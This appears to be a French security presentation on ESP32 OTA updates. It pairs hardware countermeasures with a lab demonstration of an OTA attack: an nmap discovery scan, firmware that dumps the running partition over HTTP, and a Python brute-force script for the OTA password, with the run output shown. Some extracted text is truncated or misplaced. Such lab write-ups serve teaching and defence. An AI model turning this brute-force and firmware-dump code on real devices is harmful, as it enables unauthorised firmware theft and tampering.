
Malware Injection	- Disable debug ports in firmware - Epoxy-sealed PCB components
Side-Channel Leaks	- Faraday cage for critical ICs - Constant-power circuit design
Environmental	- Heatsinks + vented waterproof enclosures (IP66)

ADVANCED PROTECTION SYSTEM




PARTIE LOGICIELLE

Mises à jour OTA:
Risques et contre-
mesures




APERÇU SUR OTA



La mise à jour OTA permet de transférer un nouveau firmware directement vers l'ESP32 via Wi-Fi, sans avoir besoin de le connecter physiquement à un ordinateur. Son fonctionnement général est comme suit

- ✓ L'ESP32 télécharge un nouveau fichier firmware depuis un serveur (local ou cloud)
- ✓ Le firmware est stocké temporairement dans une partition mémoire dédiée.
- ✓ Une fois le téléchargement vérifié, l'ESP32 redémarre pour exécuter le nouveau firmware.

Présentation d'un scénario d'exploitation d'une vulnérabilité



Nous démontrons un scénario d'attaque OTA sur un ESP32 : en envoyant un firmware malveillant, nous extrayons celui en cours d'exécution. Après modification, nous le renvoyons via OTA pour en altérer le comportement. En cas d'échec, un firmware bloquant est déployé pour arrêter le système.

Nous supposons être connectés au même réseau local que l'ESP32 qui est visible et accessible. Le mécanisme de mise à jour OTA est déjà actif. Les propriétaires (assez sérieux) ont mis en place une protection par mot de passe pour les mises à jour OTA. Cependant, ce mot de passe est malheureusement trop simple (pourquoi se compliquer la vie, ce sont-ils dit..). Cela le rend vulnérable à une attaque par force brute ou par simple devinette. Cette situation nous permet d'exploiter la fonctionnalité OTA pour extraire, modifier ou neutraliser le firmware en place.

ETAPES

1

DÉCOUVERTE DE L'ESP32

Scan du réseau avec Nmap pour trouver l'adresse IP de la carte

2

CRÉATION ET COMPILEATION DU FIRMWARE MALVEILLANT

3

CRÉATION D'UN SCRIPT PYTHON DE BRUTE-FORCE POUR CRAQUER LE MOT DE PASSE OTA

4

TÉLÉCHARGEMENT ET ANALYSE DU FIRMWARE PUIS RENOI DU FIRMWARE MODIFIÉ

Découverte de l'IP de la carte

```
Kali㉿DESKTOP-D41P0FB:~/mnt/c/users/HP]$  
nmap -sn 192.168.1.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11  
p scan report for infini...JUNIOR.WARWICK.HU  
t is up (0.0018s latency).  
p scan report for 192.168.1.100  
t is up (0.0018s latency).  
p scan report for 192.168.1.101  
t is up (0.19s latency).  
p scan report for esp32-44AE4C (192.168.1.166)  
t is up (0.11s latency).  
p done: 256 IP addresses (4 hosts up) scanned in
```

✓ L'ESP lit les valeurs des capteurs



Le scan renvoie l'IP de la carte.
L'ESP est bien identifiable par son nom

Code du firmware d'extraction

Importation des bibliothèques nécessaires

Définition des variables globales et serveur local

Fonction qui lit la partition OTA_0 de l'ESP32 contenant généralement le premier firmware

```
#include <WiFi.h>
#include <WebServer.h>
#include <ArduinoOTA.h>
#include "esp_partition.h"
#include "esp_spi_flash.h"

const char* ssid = "Orange_wifi_9CB8";
const char* password = "*****";

WebServer server(80);

void handleRoot() {
    server.send(200, "text/plain", "Serveur OTA Dump ESP32
    ↪ prêt. Accédez à /dump pour récupérer le firmware.");
}

void handleDump() {
    const esp_partition_t* part = esp_partition_find_first(
        ESP_PARTITION_TYPE_APP,
        ↪ ESP_PARTITION_SUBTYPE_APP_OTA_0, NULL);

    if (!part) {
        server.send(500, "text/plain", "Partition OTA_0
        ↪ introuvable !");
        return;
    }

    server.setContentLength(part->size);
    server.send(200, "application/octet-stream", "");

    uint8_t buffer[512];
    uint32_t offset = 0;

    while (offset < part->size) {
        size_t chunk = (part->size - offset) > sizeof(buffer)
        ↪ ? sizeof(buffer) : (part->size - offset);
        esp_err_t result = esp_partition_read(part, offset,
        ↪ buffer, chunk);
        if (result != ESP_OK) {
            Serial.printf("Erreur de lecture à l'offset 0x%X\n",
            ↪ offset);
            break;
        }

        server.client().write((const char*)buffer, chunk);
        offset += chunk;
    }
}

void setup() {
    pinMode(LED_BUILTIN, OUTPUT);
    WiFi.begin(ssid, password);
    while (WiFi.status() != WL_CONNECTED) {
        delay(1000);
    }

    server.on("/", handleRoot);
    server.on("/dump", handleDump);
    server.begin();

    ArduinoOTA.setHostname("esp32-ota");
    ArduinoOTA.setPassword("UnderControl246:");
}

ArduinoOTA.begin();

void loop() {
    server.handleClient();
    ArduinoOTA.handle();
    digitalWrite(LED_BUILTIN, HIGH);
    delay(500);
    digitalWrite(LED_BUILTIN, LOW);
    delay(1000);
}
```

On s'assure que même après l'extraction, OTA reste actif avec nos identifiants

Clignotement de l'ESP32

Script python de brute-force

Importation des bibliothèques nécessaires

Chemin des fichiers utilisés

Exécution de la commande OTA avec espota

Vérification du résultat obtenu pour chaque mot de passe du dictionnaire

```
import subprocess

# Chemins
espota_path = r"C:\Users\HP\Documents\ArduinoData\packages\esp32\hardware\esp32\3.1.3\tools\espota.py"
firmware_path = r"C:\Users\HP\AppData\Local\Temp\arduino_build_925450\esp_ota_server.ino.bin"
ota_password = r"C:\Users\HP\mot.txt"
ip = "192.168.1.166"

with open(ota_password, "r") as f:
    passwords = f.readlines()

for pas in passwords:
    pas = pas.strip() # Enlever les espaces ou nouvelles lignes

    print(f"Envoi OTA avec {pas}...")

    command = f'python "{espota_path}" -i {ip} -p 3232 -a {pas} --file "{firmware_path}"'

    result = subprocess.run(command, capture_output=True, text=True)

    output = result.stdout + result.stderr

    if "FAIL" in output:
        print(f" incorrect : {pas}")
    elif "OK" in output:
        print(f" ok : {pas}")
        break
    else:
        print(f" Réponse inconnue: {pas}")
```

Exécution du script

```
C:\Users\HP>python brute_force.py
Envoi OTA avec admin...
✗incorrect : admin
Envoi OTA avec 1235...
✗incorrect : 1235
Envoi OTA avec 1122...
✗incorrect : 1122
Envoi OTA avec 4444...
✗incorrect : 4444
Envoi OTA avec 4455...
✗incorrect : 4455
Envoi OTA avec 1234...
✗incorrect : 1234
Envoi OTA avec hhhh...
✗incorrect : hhhh
Envoi OTA avec Esp32...
⚠ Réponse inconnue: Esp32
Envoi OTA avec pass...
✗incorrect : pass
Envoi OTA avec esp32...
✗incorrect : esp32
Envoi OTA avec password...
✗incorrect : password
Envoi OTA avec otapassword...
✗incorrect : otapassword
Envoi OTA avec ESP32...
✓ ok : ESP32
```

✓ L'ESP lit les valeurs des capteurs

✓ Après un certain nombre de tentatives, le mot de passe est trouvé

✓ Le firmware en exécution est téléchargé à l'adresse <http://192.168.1.166/dump>

Analyse du firmware extrait

```
BLOCK SIZE          : %8lu B (%6.1f KB)
Sector Size        : %8lu B (%6.1f KB)
Page Size          : %8lu B (%6.1f KB)
Bus Speed          : %lu MHz

DIO
Partitions Info:
%17s : addr: 0x%08X, size: %7.1f KB , type: APP , subtype: FACTORY , subtype: OTA_
subtype: OTA PHY COREDUMP NVS_KEYS EFUSE_EM UNDEFINED ESPHTTPD FAT SPIFFS LITTLEFS So
23:46:49 Apr 27 2025 Compile Date/Time : %s %s
windows Compile Host OS   : %s
ESP-IDF Version   : %s
3.1.3 Arduino Version : %s

Board Info:
NODEMCU_32S Arduino Board      : %s
Arduino Variant    : %s
esp32:esp32:nodemcu-32s:FlashFreq=80,UploadSpeed=115200,DebugLevel=none,EraseFlash=a]
===== Before Setup End =====
===== After Setup Start =====

GPIO Info:
GPIO : BUS_TYPE[bus/unit][chan]
-----
%4u : [%u] ===== After Setup End =====
gpio E (%lu) %s: %s(%d): %s
GPIO number error "(Cannot use CLEAR_PERI_REG_MASK for DPORT registers use DPORT_CLEAR!
(!(((GPIO_PIN_MUX_REG[gpio_num])) >= 0x3ff00000) && ((GPIO_PIN_MUX_REG[gpio_num])) <=
//IDF/components/hal/esp32/include/hal/gpio_ll.h GPIO output gpio_num error "(Cannot use
DPORT_REG_WRITE)" && (!((((0x3ff44000 + 0x0530) + (gpio_num * 4))) >= 0x3ff00000) &&
```

